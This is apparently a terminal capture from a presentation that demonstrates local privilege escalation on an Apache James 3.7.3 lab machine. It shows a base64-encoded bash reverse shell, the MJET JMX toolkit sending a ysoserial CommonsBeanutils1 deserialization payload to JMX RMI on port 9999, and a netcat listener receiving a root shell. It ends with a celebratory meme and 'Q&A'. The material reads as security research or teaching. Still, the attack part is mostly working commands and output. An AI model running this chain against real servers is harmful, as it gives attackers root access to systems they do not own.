jvm 1 | 13-Feb-2023 17:07:20.935 INFO [WrapperSimpleAppMain] org.springframework.jmx.export.MBeanExporter.registerBeanInstance:672 - Located MBean 'org.apache.james:type=component,name=mailboxmanagerbean': registering with JMX server as MBean [org.apache.james:type=component,name=mailboxmanagerbean]
jvm 1 | 13-Feb-2023 17:07:20.935 INFO [WrapperSimpleAppMain] org.springframework.jmx.export.MBeanExporter.registerBeanInstance:679 - Located managed bean 'org.apache.james:type=component,component=mailetcontainer,name=mailspooler': registering with JMX server as MBean [org.apache.james:type=component,component=mailetcontainer,name=mailspooler]
jvm 1 | 13-Feb-2023 17:07:20.936 INFO [WrapperSimpleAppMain] org.springframework.jmx.export.MBeanExporter.registerBeanInstance:672 - Located MBean 'org.apache.james:type=component,name=mailboxcopier': registering with JMX server as MBean [org.apache.james:type=component,name=mailboxcopier]
jvm 1 | 13-Feb-2023 17:07:20.936 INFO [WrapperSimpleAppMain] org.springframework.jmx.export.MBeanExporter.registerBeanInstance:672 - Located MBean 'org.apache.james:type=component,name=quotamanagerbean': registering with JMX server as MBean [org.apache.james:type=component,name=quotamanagerbean]
jvm 1 | 13-Feb-2023 17:07:20.937 INFO [WrapperSimpleAppMain] org.springframework.jmx.export.MBeanExporter.registerBeanInstance:672 - Located MBean 'org.apache.james:type=component,name=reindexerbean': registering with JMX server as MBean [org.apache.james:type=component,name=reindexerbean]
jvm 1 | 13-Feb-2023 17:07:20.938 INFO [WrapperSimpleAppMain] org.springframework.jmx.export.MBeanExporter.registerBeanInstance:672 - Located MBean 'org.apache.james:type=component,name=sievemanagerbean': registering with JMX server as MBean [org.apache.james:type=component,name=sievemanagerbean]
jvm 1 | 13-Feb-2023 17:07:20.942 INFO [WrapperSimpleAppMain] org.apache.james.app.spring.JamesAppSpringMain.main:46 - Apache James Server is successfully started in 29609 milliseconds
.
jvm 1 | WARNING: An illegal reflective access operation has occurred
jvm 1 | WARNING: Illegal reflective access by org.apache.commons.beanutils.PropertyUtilsBean (file:/home/guest/Desktop/Apache_James/james-server-spring-app-3.7.3/lib/commons-beanutils-1.9.4.jar) to method com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl.getOutputProperties()
jvm 1 | WARNING: Please consider reporting this to the maintainers of org.apache.commons.beanutils.PropertyUtilsBean
jvm 1 | WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
jvm 1 | WARNING: All illegal access operations will be denied in a future release
guest@tester: ~/Desktop/mjet 93x28
nobody@tester:/tmp$ echo 'bash -i >& /dev/tcp/127.0.0.1/4444 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNDQ0NCAwPiYxCg==
nobody@tester:/tmp$ jython mjet.py 127.0.0.1 9999 deserialize CommonsBeanutils1 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNDQ0NCAwPiYxCg==}|{base64,-d}|bash"
MJET - MOGWAI LABS JMX Exploitation Toolkit
[+] Added ysoserial API capacities
[+] Using JMX RMI
[+] Connecting to: service:jmx:rmi:///jndi/rmi://127.0.0.1:9999/jmxrmi
[+] Connected: rmi://192.168.6.129 1
[+] Loaded sun.management.ManagementFactoryHelper$PlatformLoggingImpl
[+] Passing ysoserial object as parameter to getLoggerLevel(String loglevel)
[-] Got a java.lang.RuntimeException: InvocationTargetException: java.lang.reflect.InvocationTargetExceptionexception, exploitation failed
[+] Done
[WARN] Failed to create directory: /nonexistent
nobody@tester:/tmp$
root@tester: /home/guest/Desktop/Apache_James/james-server-spring-app-3.7.3/bin 93x28
nobody@tester:/tmp$ id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
nobody@tester:/tmp$
nobody@tester:/tmp$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 41928
root@tester:/home/guest/Desktop/Apache_James/james-server-spring-app-3.7.3/bin# id
id
uid=0(root) gid=0(root) groups=0(root)
root@tester:/home/guest/Desktop/Apache_James/james-server-spring-app-3.7.3/bin# pwd
pwd
/home/guest/Desktop/Apache_James/james-server-spring-app-3.7.3/bin
root@tester:/home/guest/Desktop/Apache_James/james-server-spring-app-3.7.3/bin#


WHOO HOO !
IM GLAD IT'S OVER
makeameme.org

Q&A